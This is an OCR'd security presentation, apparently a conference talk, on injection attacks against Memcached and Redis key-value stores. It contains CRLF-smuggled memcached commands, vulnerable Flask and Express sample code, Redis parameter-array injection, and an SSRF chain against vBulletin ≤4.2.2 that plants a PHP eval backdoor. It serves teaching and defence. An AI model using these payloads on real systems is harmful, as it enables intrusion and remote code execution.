
Key-Value Injection

Databases

Memcached
Redis
Riak
CouchDB
....

Typical web app



Fuzzing

- Max key length
- 1 byte + 2 byte fuzzing (special symbols)
- Mass Assignment Vulnerability or something like that

Search anomalies

- /set?key=aa...aaa{max key length+1}
- /set?key=%[00-FF]
- /set?key=%[00-FF]%[00-FF]
- /set?key=1&key=pwned

Sql and key-value injection

- SELECT -> GET
- INSERT -> SET
- QUOTES -> \r\n ../

Special characters

Null Byte: \0 -> %00 -> 0x00
CRLF \r\n -> %0d%0a -> 0x0d 0x0a
Space ' ' ->%20 -> 0x20

MEMcached

- Key-Value Storage
- Caching
- Popular
- Plaintext and Binary Protocol
- 11211 Port

Example commands

- SET
  - set <key> flags exptime bytes
  - value
- GET
  - get <key>
- DELETE
  - delete <key>

Injection

```
mc=pylibmc.Client(["memcached"],binary=False)
app = Flask(__name__)
@app.route('/')
def hello_world():
    return 'Hello there!'

@app.route('/api/set')
def set():
    mc.set(str(request.args['key']),"default")
    return "Done"
```

pylibmc 1.2.3

http://target.com/key?
=a%0d%0a1%0d%0aset%20injected%200%203600%205%0d
%0apwned%0d%0a
This request in memcached:
... a
1
set injected 0 3600 5
pwned
...

Injection

The stored key "injected" with a value «pwned" now will be stored in a database

Example of exploitation

Vbulettin ≤4.2.2
1. Request to change profile picture
do=updateprofilepic&securitytoken=...&avatarurl=SERVER+PAYLOAD
3. Server is http://localhost:11211/
2. Payload is
set pluginlist 0 0 96
a:1:{s:12:"global_start";s:62:"if(isset($_REQUEST['eval']))
{eval($_REQUEST['eval']);die();}
";}
quit
.png
3. Server makes request to memcached and store malicious input
4. ???
5. PROFIT

Redis

- Key-Value Storage
- Caching
- Popular and Powerful
- Lua scripts
- Can write in files (CONFIG SET DIR)
- 6379 Port
- Plaintext and Binary Protocol
  - set key value
  - *3 $3 set $3 key $5 value

Example commands

- SET
  - set <key> value
- GET
  - get <key>
- DELETE
  - del <key>

Standard input

POST Request
with json data:
{"key":"test"}
GET Request
/query?key=test

```
app.post('/', function (req, res) {
  console.log(req.body);
  client.set(req.body.key, "default");
  return res.send('Done');
});

app.get('/query', function (req, res) {
  console.log(req.query.key);
  client.set(req.query.key, "default");
  return res.send('Done');
});
```

client.set("test","default") -> set test default

Injection

POST Request
with json array:
{"key":["test","pwned"]}
GET Request
/query?
key=test&key=pwned

```
app.post('/', function (req, res) {
  console.log(req.body);
  client.set(req.body.key, "default");
  return res.send('Done');
});

app.get('/query', function (req, res) {
  console.log(req.query.key);
  client.set(req.query.key, "default");
  return res.send('Done');
});
```

client.set(["test","pwned"], "default") ->
set test pwned

For more information read this

SSRF, Memcached and other key-value injections in the wild

Ivan Novikov(@d0znpp)